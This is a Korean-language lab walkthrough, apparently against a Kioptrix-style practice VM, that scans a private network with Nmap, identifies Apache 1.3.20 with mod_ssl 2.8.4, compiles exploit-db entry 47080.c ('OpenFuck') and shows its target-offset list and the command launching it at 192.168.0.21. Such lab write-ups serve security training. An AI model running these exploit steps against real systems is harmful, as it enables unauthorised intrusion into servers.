
3. 같은 네트워크 상에 있다는 전제 하이므로 ifconfig를 통한 자신의 ip 확인 => net mask | 자기 ip 계산을 통해 네트워크 상에 할당 ip 가 될만한 ip 계산 => 192.168.0.1-255 가 된다.




4. Nmap 스캔을 통해 타켓 대상이 192.168.0.21 임을 알 수 있다.




5. 얻은 ip를 통해 다음과 같은 정보를 얻으며, 우리는 80번 port에 있는, (Red-Hat/Linux with Apache httpd 1.3.20) mod_ssl/2.8.4 를 통해 shell을 얻으려고 한다.




6. Mod_ssl에 대한 exploit 을 검색 후, (Red-Hat/Linux with Apache httpd 1.3.20) mod_ssl/2.8.4 정보를 바탕으로 /usr/share/exploitdb/exploits/unix/remote/47080.c 를 이용할 수 있다는 걸 알았다.



7. gcc를 통해 해당 path에 있는 파일을 기계어로 변환시켜 준다. (해당 옵션은 라이브러리인 libcypto 를 참조한다는 거다.)


kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
root@kali: /home/kali/Desktop/exploit
File Actions Edit View Help
(root㉿kali)-[/home/kali/Desktop/exploit]
./exploit1
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
: Usage: ./exploit1 target box [port] [-c N]
target - supported box eg: 0×00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)
Supported OffSet:
0×00 - Caldera OpenLinux (apache-1.3.26)
0×01 - Cobalt Sun 6.0 (apache-1.3.12)
0×02 - Cobalt Sun 6.0 (apache-1.3.20)
0×03 - Cobalt Sun x (apache-1.3.26)
0×04 - Cobalt Sun x Fixed2 (apache-1.3.26)
0×05 - Conectiva 4 (apache-1.3.6)
0×06 - Conectiva 4.1 (apache-1.3.9)
0×07 - Conectiva 6 (apache-1.3.14)
0×08 - Conectiva 7 (apache-1.3.12)
0×09 - Conectiva 7 (apache-1.3.19)
0×0a - Conectiva 7/8 (apache-1.3.26)
0×0b - Conectiva 8 (apache-1.3.22)
0×0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
0×0d - Debian GNU Linux (apache_1.3.19-1)
0×0e - Debian GNU Linux (apache_1.3.22-2)
0×0f - Debian GNU Linux (apache-1.3.22-2.1)
0×10 - Debian GNU Linux (apache-1.3.22-5)
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$


kali-linux-2022.4-virtualbox-amd64 [실행 중] - Oracle VM VirtualBox
Trash
File System
Home
root@kali: /home/kali/Desktop/exploit
File Actions Edit View Help
(root㉿kali)-[/home/kali/Desktop/exploit]
./exploit 192.168.0.21 0×6a -c 50


Home
exploit
오후 1:31
2023-01-07